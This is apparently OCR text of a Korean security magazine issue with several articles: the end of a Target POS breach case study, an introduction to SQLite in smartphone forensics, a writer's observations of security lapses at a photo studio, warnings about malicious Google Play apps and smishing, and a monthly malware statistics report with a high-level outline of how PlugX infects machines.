지금까지 살펴본 바와 같이 공격자들은 신용카드 정보를 탈취하기 위해 POS 시스템을 목표로 맞춤형 악성코드를 제작하여 공격에 사용하였다. 신용카드 사용이 폭증하는 기간인 이른바 블랙 프라이데이(Black Friday)에 맞춰 악성코드가 배포되고 영업 시간인 오전 10시부터 오후 5시 59분까지 동작하도록 설정되어 있었다. 특히 인터넷에 연결되지 않는 POS 시스템 대신 인터넷 연결이 가능한 내부 시스템을 통해 탈취한 정보를 외부로 전송하기 위해 공격자는 내부 시스템 장악 후 타겟사가 사용하고 있는 POS 시스템을 분석하고 FTP를 통해 실시간으로 탈취한 신용카드 정보를 외부로 전송했다.

이번 타겟사의 사례와 같이 앞으로 신용카드 정보를 비롯해 개인정보를 보관하는 기업에 대한 공격이 더욱 집요해질 것으로 보인다. 대부분의 기업이 다양한 개인정보를 보관하고 있는 만큼 개인정보보호를 위한 조치가 시급하다. 특히 이번 사례에서 볼 수 있듯이 외부 침입뿐 아니라 내부 장악을 통해 확산되는 악성코드 및 공격에 대해서도 대책 마련이 필요하다.

스마트폰 포렌식과 SQLite


조금 특별한 데이터베이스, SQLite

최근 스마트폰 시장의 성장은 괄목할 만하다. 2008년경 아이폰(iPhone) 3가 출시되면서 규모가 급격하게 성장하기 시작한 스마트폰 및 관련 시장은 이후 다양한 안드로이드 기반의 스마트폰이 잇따라 출시되면서 더욱 활성화 되었다. 스마트폰 시장의 성장과 함께 약진하고 있는 데이터베이스가 바로 SQLite이다. 월간 안을 통해 총 4회에 걸쳐 SQLite 데이터베이스의 특징을 살펴보고 삭제된 SQLite 데이터베이스의 정보를 복원할 수 있는 기법을 소개한다.

〈연재 목차〉

SQLite는 로컬 전용의 데이터베이스이자 오픈소스 데이터베이스 소프트웨어로, 가볍고 빠른 특징 때문에 간단한 정보를 체계적으로 저장해야 하는 응용프로그램이나 임베디드 장치에 탑재되는 소프트웨어에서 주로 사용되고 있다. 또한 일반 데스크톱이나 노트북과 같은 개인용 컴퓨터에서 구동되는 응용프로그램에서도 많은 양의 데이터를 체계적으로 저장할 필요가 있는 경우에도 SQLite가 많이 사용되고 있다. 특히 아이폰의 성장과 함께 전 세계적으로 보급이 확대되고 있는 Mac OS X에서는 운영체제 단위로도 적극적으로 SQLite를 사용하고 있다.

대부분의 데이터베이스와 달리 SQLite는 주로 로컬 전용 데이터베이스로 사용되며, 데이터베이스 사용에 대한 결과는 모두 하나의 파일에 저장된다. 통상적으로 응용프로그램의 구성품으로 SQLite 제어 엔진과 SQLite 데이터베이스 파일이 포함된다. 응용프로그램은 이 데이터베이스 파일을 직접 읽고 쓰면서 테이블(table), 인덱스(index), 트리거(trigger), 뷰(view)를 갖춘 하나의 파일로 관리한다.



[그림 1] SQLite 소스코드 다운로드 페이지


스마트폰 포렌식과 SQLite

이른바 '스마트폰의 시대'가 도래하기 이전의 디지털 포렌식은 해킹이나 전자 문서 위조, 탈취와 같은 '디지털기기에 의한' 사건의 조사가 주를 이루었다. 그러나 스마트폰이 대중화되면서 수많은 사이버 사건 • 사고가 스마트폰에 존재하는 '디지털 증거에 의해' 해결되는 경우가 많아졌다. 따라서 보다 정확한 사건 파악을 위해 수많은 포렌식 전

문가들이 스마트폰 포렌식을 연구하고 있으며, 그 중심에는 SQLite가 있다.

SQLite를 사용하는 응용 프로그램은 인증 ID, 패스워드 등과 같이 프로그램 구동 시 사용되는 중요한 정보를 저장하는 경우가 많다. 또한 스마트폰에 탑재되는 응용프로그램은 SQLite에 문자 데이터, 메일, 일정, 주소록 등의 민감한 정보를 저장하는 경우가 대부분이다. 흔히 사이버 범죄 용의자 또는 악의적인 공격자가 시스템에 남아있는 공격의 흔적 등 자신에게 불리하게 작용할 수 있는 정보들을 삭제하는 경우를 볼 수 있다. SQLite 데이터베이스에 저장되어 있는 민감한 데이터도 이러한 삭제 대상에 포함될 가능성이 높다.

따라서 SQLite에서 삭제된 데이터를 복구하는 기술은 수많은 사이버 범죄와 분쟁을 해결할 수 있는 포렌식의 열쇠와 다름없다. 특히 최근 사회적 이슈가 되고 있는 스마트폰에서 사용되는 응용프로그램의 상당수가 SQLite를 사용한다는 점에서 포렌식 관점에서의 SQLite의 의미를 짚어볼 필요가 있다.



[그림 2] SQLite 블록 다이어그램

SQLite의 대표적인 특징은 데이터베이스이지만 크기가 굉장히 작다는 점이다. SQLite는 모든 기능을 사용 가능하도록 설정할 경우 라이브러리 크기가 250KB 정도가 되며, 필수 기능 요소만 사용 가능하도록 설정할 경우 라이브러리 크기는 180KB 정도의 크기를 갖는다. 또한 데이터베이스 파일 크기뿐만 아니라 컴퓨터 자원 역시 최소로 활용하도록 설계되었다. 즉, SQLite 라이브러리는 응용 프로그램의 스택 크기에 상관없이 원활하게 동작할 수 있도록 설계되었으며 100KB 정도에 불과한 힙 크기를 사용한다.

따라서 휴대전화, PDA, MP3 플레이어 등과 같이 가용 메모리가 적은 환경에 데이터베이스 엔진을 구성할 수 있다. 또한 리눅스, 유닉스, Mac OS X, OS/2, Win32를 지원하고 서로 다른 운영체제나 플랫폼, 아키텍처로의 변환이 용이하다. 이러한 특징으로 인해 SQLite는 스마트폰 개발 시 필수 요소가 되었고, 스마트폰의 성장과 함께 SQLite 또한 크게 성장할 수 있었던 것이다.


Mac OS X, 아이폰 그리고 SQLite

매킨토시 컴퓨터와 아이폰의 제작사인 애플(Apple)은 꾸준히 SQLite를 사랑해온 대표적인 회사이다. 애플이 제작한 컴퓨터 운영체제인 Mac OS X는 일부 시스템 로그를 제외하면 대부분의 데이터를 SQLite나 PList 파일 포맷에 저장한다. 애플리케이션 제작자들에게도 이들 두 가지 파일 포맷을 이용해 데이터를 저장하도록 권장하고 있다.

[그림 3] Mac OS X Lion의 loginwindows.plist

PList는 상대적으로 구조가 간단하고 양이 적은 데이터를 저장하는데 용이한 포맷이다. 반면 SQLite는 관계형 데이터베이스의 장점을 갖고 있으며, 다소 복잡하지만 효율적으로 데이터를 저장하고자 하는 애플리케이션에서 주로 이용된다.

또한 애플리케이션의 설정 정보와 같은 기본적인 정보는 PList에 저장되는 경우가 많지만 사용자가 애플리케이션을 사용함으로써 꾸준히 축적되는 데이터는 SQLite를 통해 저장하는 경우가 대부분이다. 디지털 포렌식에는 기계적으로 생성된 설정 정보도 물론 중요하지만 사용자가 직접 생성한 정보들을 통해 사건이 해결되는 경우가 많다. 따라서 Mac OS X에 대한 디지털 포렌식 수행 시 SQLite 파일을 만나면 주의 깊게 살펴볼 필요가 있다.



[그림 4] Mac OS X의 메일 애플리케이션의 SQLite

데이터를 SQLite에 저장하는 것을 선호하는 애플의 성향은 아이폰 제작에도 영향을 끼쳤다. 아이폰의 주요 애플리케이션 대부분은 SQLite를 통해 데이터를 저장 및 관리한다. 스마트폰의 특성상 SQLite를 대

체할 만큼 성능이 뛰어난 소형 데이터베이스가 존재하지 않는 것도 SQLite를 선택한 하나의 이유로 생각된다. 애플이 Mac OS X와 아이폰에 SQLite를 사용한 이유가 무엇이든 간에 익히 성능이 검증된 바 있는 SQLite는 현재 또 다른 대표적인 스마트폰 운영체제인 안드로이드의 개발에도 집중적으로 사용되고 있다. 이로써 SQLite는 수많은 스마트폰 개발자들이 가장 선호하는 로컬 데이터베이스로도 자리매김하게 되었다.

Name	Object	Type	Schema
android_metadata	table		CREATE TABLE android_metadata (locale TEXT)
pdu	table		CREATE TABLE pdu (_id INTEGER PRIMARY KEY,thr...
canonical_addresses	table		CREATE TABLE canonical_addresses (_id INTEGER ...
threads	table		CREATE TABLE threads (_id INTEGER PRIMARY KE...
pending_msgs	table		CREATE TABLE pending_msgs (_id INTEGER PRIMA...
words	table		CREATE VIRTUAL TABLE words USING FTS3 (_id IN...
words_content	table		CREATE TABLE 'words_content'(docid INTEGER PRI...
words_segments	table		CREATE TABLE 'words_segments'(blockid INTEGER ...
words_segdir	table		CREATE TABLE 'words_segdir'(level INTEGER,idx I...
addr	table		CREATE TABLE addr (_id INTEGER PRIMARY KEY,m...
part	table		CREATE TABLE part (_id INTEGER PRIMARY KEY,mi...
rate	table		CREATE TABLE rate (sent_time INTEGER)
drm	table		CREATE TABLE drm (_id INTEGER PRIMARY KEY,_d...
sms	table		CREATE TABLE sms (_id INTEGER PRIMARY KEY,thr...
raw	table		CREATE TABLE raw (_id INTEGER PRIMARY KEY,da...
attachments	table		CREATE TABLE attachments (sms_id INTEGER,cont...
sr_pending	table		CREATE TABLE sr_pending (reference_number INT...
sqlite_autoindex_words_segdir_1	index		
typeThreadIdIndex	index		CREATE INDEX typeThreadIdIndex ON sms (type, ...

[그림 5] 안드로이드 기반 스마트폰의 mmssms.db

[그림 6] 안드로이드와 SQLite


포렌식 관점에서의 SQLite

SQLite의 데이터를 얼마나 잘 가공하고 추출하느냐에 따라 스마트폰 포렌식의 성패가 결정된다고 해도 과언이 아니다. 그러나 앞서 언급한 바와 같이 공격자는 포렌식 조사가 이루어지기 전에 스마트폰의 문자메시지나 통화내역, 사진 파일들을 미리 삭제할 가능성이 있다. 따라서 삭제된 SQLite의 레코드 데이터를 복구하는 것은 스마트폰 포렌식 과정에서 사건의 실마리를 찾는데 매우 중요한 역할을 한다.

SQLite 데이터베이스에 저장된 데이터를 삭제하는 행위는 크게 '데이터베이스 내의 레코드를 삭제하는 경우'와 '데이터베이스 파일 자체를 삭제하는 경우'로 나뉜다. 데이터베이스 파일이 삭제되면 파일 시스템의 파일 복원 방법을 이용하여 파일을 복원해야 한다.

데이터베이스 파일에서 파일, 즉 레코드만 삭제된 경우에는 데이터베이스의 스키마 테이블을 이용해 파일 내에 존재하는 비할당 영역에서 삭제된 레코드를 해석하여 추출할 수 있다.

일반적으로 스마트폰에서는 애플리케이션을 삭제하지 않고 데이터베이스 파일만 삭제하는 경우는 드물기 때문에 스마트폰 포렌식에서는 데이터베이스 파일에서 삭제된 레코드만 복구하는 경우가 많다.



[그림 7] SQLite 데이터베이스 파일 기본 구조

데이터베이스 파일의 레코드를 찾아가 삭제된 영역을 파악하고 해당 영역에서 스키마 테이블을 이용해 삭제된 레코드만을 정확하게 해석하기 위해서는 SQLite 데이터베이스 파일의 구조를 정확하게 이해해야 한다. 구조를 파악한 후에는 레코드가 삭제된 후의 파일의 변화와 레코드 영역을 찾아가는 방법, 삭제된 영역을 파악하는 방법, 삭제된 레코드를 정확하게 해석하는 방법 등을 이해해야 한다. 월간 안 5월호부터는 디지털 포렌식 전문가들이 사용하는 SQLite 데이터 복구 방법을 살펴보고 실제 스마트폰의 삭제된 문자메시지에 대한 복구 과정을 알아볼 예정이다.

사진관에서 발견한 몇 가지 보안 문제점

PC 사용이 일상화된 요즘이다. 사진관도 마찬가지다. 예전처럼 촬영 후 사진 나오기를 며칠 기다리던 시대는 가고 디지털 카메라와 '뽀샵'으로 불리는 사진 편집 소프트웨어를 이용한 사진 수정 기술이 흔해졌다.

사진 편집 기술도 응용프로그램을 이용하고 세상의 거의 모든 PC가 인터넷 환경과 연결돼 있다 보니 이와 함께 보안 문제도 함께 발생하고 있다.

2011년쯤 사진관을 운영하는 지인이 PC가 이상하다고 해서 잠깐 봐준 적이 있다. 악성코드에 감염되어 촬영한 사진이 모두 사라졌다고 도움을 청해온 것이다. 아마 USB 메모리를 통해 감염된 것으로 보인다. 다행히 악성코드는 치료되어 있었고 사진파일 속성을 숨김으로 바꿔 사용자가 사진 파일을 볼 수 없게 했다. 숨김 속성을 없애서 마법처럼(?) 사진을 복구하고 보답으로 술도 한잔 얻어 마셨다.

이 사건은 금방 잊혀졌지만 사진관에서 다시 보안 문제를 생각한 건 아이를 통해서다. 필자의 가족은 보통의 부모처럼 기념일 사진 촬영을 위해 사진관을 찾았다. 그리고 촬영 후 PC에 저장된 사진을 선택했다.

필자는 사진을 열심히 고르는 아내와 달리 PC 화면을 이리저리 보면서 몇 가지 보안 취약점을 찾아냈다.

1. 2개의 백신 프로그램 사용

첫 번째 문제는 PC에 백신 프로그램이 2개 설치되어 있었다. 2개의 백신 사용은 프로그램 간 충돌 위험 때문에 권장하지 않는다. 게다가 설치된 백신 프로그램은 무료 백신으로 보였다. 사업장에서의 무료 백신 사용은 라이선스 위반이다.

하지만, 이런 사실을 모르고 개인 병원, 사진관, 음식점 등에서는 무료 백신을 사용하는 것을 흔히 볼 수 있다.

2. 공유폴더 사용

두 번째 문제는 공유폴더를 사용하고 있다는 점이다. 촬영된 사진 파일은 다른 PC에 저장되어 있고 공유폴더로 공유되고 있었다. 폴더에 별다른 암호가 걸려 있는 것 같지 않았고 PC에서 읽기전용 속성을 부여했을까 하는 의문이 들었다. 내부에서 사용하는 컴퓨터에 접근할 수 있으면 공유폴더를 통해 다른 사람의 사진을 볼 수 있고 심지어 삭제도 할 수 있다. 게다가 폴더 이름은 실명이었다.

3. 외부에 노출된 PC

세 번째 문제는 PC가 인터넷에 연결되어 있다는 점이다. 사진관 직원은 우리 부부에게 자사 홈페이지에 접속해 회원가입을 요청했다. 우리에게 보여준 PC는 인터넷이 가능했다. 외부와 연결된 PC에서 분명 인터넷 검색도 할 텐데 악성코드가 PC에 감염되면 내부 사진은 그대로 유출될 수 있다.

4. 회원가입을 이유로 주민등록번호 수집

네 번째는 홈페이지에서 회원가입을 할 때 사진관에서 주민등록번호를 수집한다는 것이다. 요즘은 많은 매장에서 홈페이지로 회원가입을 유도한 후 서비스를 제공하고 있다. 아내가 홈페이지에서 회원가입할 때 업체에서 주민등록번호를 요구해 깜짝 놀랐다. 주민등록번호 수집은 현행법상 금지되어 있다(http://www.law.go.kr/lsInfoP.do?lsiSeq=123210&efYd=20120818#0000).

▲ 현행법 상 홈페이지에서 회원가입 할 때 주민등록번호 수집은 금지되어 있다.

그나마 다행인 것은 PC 운영체제가 윈도 XP가 아닌 윈도 7을 사용하고 있다는 정도가 아닐까 싶다. 그런데 보안업데이트는 꼬박꼬박 하고 있을까?

짧은 시간 동안 사진관 PC를 겉에서 봤지만 이 정도 보안문제가 있는데 내부까지 점검하면 어떤 문제가 있을지 궁금했다. 홈페이지를 방문해 보니 대표전화 번호가 없어 지점 중 한곳에 전화해 주민등록번호 수집의 위법성에 대해 문의했다. 하지만 전화 속 인물은 잘 모른다며 상사에게 얘기해 보겠다는 무성의한 말뿐이었다.

해당 사진관은 전국에 지사가 있지만 규모로 볼 때 내부 시스템과 홈페이지 제작을 외주에 맡겼을 가능이 높다. 내 가족 사진을 다른 사람이 볼 수 있다는 것이 큰 문제가 아닐 수도 있지만 유쾌한 경험은 아니었다.

구글 플레이 마켓에 등록된 악성 앱 주의

안랩은 최근 안드로이드 스마트폰 사용자의 공식 앱 장터인 '구글 플레이'에서 악성 앱 3종이 발견됐다고 밝혔다. 이번에 발견된 악성 앱은 스미싱 등의 방법이 아닌 구글 플레이 공식 마켓에 등록되어 있어 사용자가 의심 없이 다운로드 하기 쉽다.

3개의 악성 앱 중 첫 번째는 2013 8월 발견된 뱅쿤 악성코드와 기능이 동일하다. 해당 악성 앱을 설치하면, 정상 뱅킹 앱 삭제 및 악성 뱅킹 앱 설치를 유도해 금융정보 유출을 시도한다. 또한, 인증서, 연락처 정보 유출, 주소록에 있는 모든 연락처로 스미싱 문자 유포, SMS(문자메시지)나 전화송수신 감시 등 악성행위를 수행한다.

뿐만 아니라, 사용자의 스마트폰에 자동으로 특정 앱의 설치 파일(apk)을 다운로드 하는 악성 앱도 발견됐다. 해당 앱을 설치하면, 사용자 몰래 백그라운드에서 자동으로 특정 앱의 설치파일을 다운로드해 설치를 유도한다. 만약 사용자가 루팅을 한 스마트폰이라면 특정 앱의 설치파일을 다운로드 한 후, 루트 권한을 이용해 사용자 몰래 설치까지 한다. 함께 발견된 다른 하나의 앱은 특정 기능은 실행하지 않지만, 동일한 제작자에 의해 등록되어 악성 목적으로 제작된 것으로 추정된다.

이번에 발견된 악성코드는 대다수의 악성 앱이 스미싱 문자를 통해 유포되는 것과는 달리 사용자들이 공식 마켓을 신뢰한다는 점을 노려 정상 마켓에 등록된 점이 특징이다. 해당 앱들은 현재 구글 플레이 마켓에서 삭제된 상태다. 안랩은 모바일 분석 자동화 시스템(IRIS)으로 해당 악성코드를 탐지했고, 현재 V3 모바일에서 진단하고 있다.

사용자는 1)문자 메시지나 SNS(Social Networking Service)에 포함된 URL 실행을 자제하고, 2)모바일 백신으로 스마트폰을 주기적으로 검사해야 한다. 또한 사용자들은 3)"알 수 없는 출처(소스)"의 허용 금지 설정을 해두어야 하며 공식 마켓을 이용하는 것이 좋다. 하지만, 이번 경우와 같이 정상 마켓에도 악성 앱이 올라오는 경우가 있기 때문에 앱을 다운로드하기 전에 반드시 평판을 확인해 보고 사용자 권한을 요구하는 항목이 과도하게 많지 않은지 확인하는 것도 중요하다. 이와 함께, 4)소액결제 차단 혹은 결제금액 제한, 5)스미싱 탐지 전용 앱을 설치하는 것도 좋은 방법이다.


안랩, "사회공학적 스미싱 진화" 주의 당부

안랩은 내부 집계 결과, 2014년 2월까지 스미싱 악성코드가 총 1,500개 발견됐다고 밝혔다. 이는 2012년 한 해 동안 발견된 스미싱 악성코드(29개)의 52배, 2013년 총 발견 개수(5,206개)의 29%에 해당하는 것으로, 스미싱 악성코드는 상당히 빠른 속도의 증가세를 보이고 있다.

최근 발견된 스미싱 문자는 스마트폰 보안강화, 예비군/민방위 훈련, 가벼운 유머를 활용하는 등 믿을만한 조직을 사칭하거나 정치적, 사회적 이슈를 가장해 악성코드의 설치를 유도하는 '사회공학적 기법'이 주를 이루고 있다.

스미싱 문자 내 URL클릭 시 금융정보와 같은 민감한 개인정보 유출이나 소액결제, SMS(문자메시지)와 주소록 유출 및 전화송수신 감시 등 피해가 발생할 수 있다.

안랩은 지난 해 10월부터 스미싱 차단 전용 앱 '안전한 문자'를 구글플레이(https://play.google.com/store/apps/details?id=com.ahnlab.safemessage)에서 무료로 제공하고 있다. '안전한 문자' 앱은 '실시간 URL 실행 감지' 기능이 있어 효과적인 스미싱 차단이 가능하다. 뿐만 아니라 안랩은 공식 SNS로 '스미싱 알람' 서비스를 통해 새롭게 업데이트 되는 스미싱 문자를 알려주는 등 스미싱 피해 방지에 앞장서고 있다.




ASEC, 2월 악성코드 통계 및 보안이슈 발표

기관과 개인을 노리는 변형 악성코드 주의

안랩 시큐리티대응센터(ASEC)는 ASEC Report Vol.50을 통해 지난 2014년 2월의 보안 통계 및 이슈를 전했다. 2월의 주요 보안 이슈를 살펴본다.


2월, 악성코드 320만 여건

ASEC이 집계한 바에 따르면, 2014년 2월에 감염이 보고된 악성코드는 전체 319만 7274건으로 나타났다. 이는 전월 334만 7731건에 비해 15만 457건이 감소한 수치다.




[그림 1] 월별 악성코드 감염 보고 건수 변화 추이

악성코드를 살펴 보면, 트로이목마(Trojan)가 56.3%로 가장 높은 비율을 나타냈다. 앱캐어 (Appcare)가 13.3%, PUP가 8.9%의 비율을 각각 차지했다. [그림 2]는 2014년 2월 한달 동안 안랩이 탐지한 악성코드의 유형별 집계 결과다.



[그림 2] 2014년 2월 악성코드 유형별 감염 비율

[그림 3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 앱캐어(Appcare), 익스플로잇(Exploit), 스크립트(SCRIPT), 웜(WORM), PUP가 전월에 비해 증가세를 보이고 있는 반면 애드웨어, 트로이목마는 전월에 비해 감소한 것으로 조사됐다.




[그림 3] 2014년 1월 vs. 2014년 2월 악성코드 유형별 비율

2월 신종 악성코드 트로이목마류 62.7%

2월 새롭게 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 살펴본 결과, 2월의 신종 악성코드 중 최다는 트로이목마류였다. Trojan/Win32.OnlineGameHack이 2만 327건으로 전체의 9.8%, 그 뒤를 이어 Trojan/Win32.Agent가 1만 8881건으로 9.6%를 차지했다.

2월의 신종 악성코드를 유형별로 살펴보면 [그림 4]와 같이 트로이목마가 62.7%로 가장 많았고 PUP가 27.2%, 애드웨어는 3.2%, 웜은 2.4%로 각각 집계됐다.




[그림 4] 신종 악성코드 유형별 분포

국내 기관을 타깃으로 한 PlugX 변형

PlugX는 2012년경 처음 발견된 이후 현재까지 다양하게 변형되어 국내를 포함한 아시아의 여러 국가를 대상으로 공격이 이루어지고 있다. 장기간 유포되는 악성코드임에도 불구하고 변화가 많지 않은 것이 특징이다. 다음과 같은 고유의 파일 구조는 보안에 관심이 있는 사람이라면 발견하는 순간, 이 악성코드라는 것을 짐작할 수 있다.

1. 이메일 등 다양한 매체를 이용해 악성코드를 유포
2. Rarsfx로 실행 압축된 메인 드롭퍼가 정상 프로그램에서 사용되는 exe 파일을 서비스에 등록 후 실행시켜 악성 dll 파일을 로드
3. 로드된 dll 파일은 실행 과정에 rar파일에 포함된 데이터 파일을 이용해 악성 dll 파일을 재조합한 후 특정 프로세스에 인젝션
4. 감염 과정에 사용된 파일을 특정 경로에 저장 및 정상 exe 파일을 서비스에 등록해 부팅 시 재감염
5. C&C 서버에서 RAT와 같은 추가 악성코드를 다운로드 하여 설치


[그림 5]는 PlugX 악성코드의 일반적인 감염 과정을 나타낸 것이다.




[그림 5] PlugX 악성코드의 감염 과정

이 보고서에서 언급된 악성코드는 작년 말까지 국내 기업에 감염된 사례가 보고됐을 정도로 오랜 기간 동안 지속적으로 유포되고 있다.

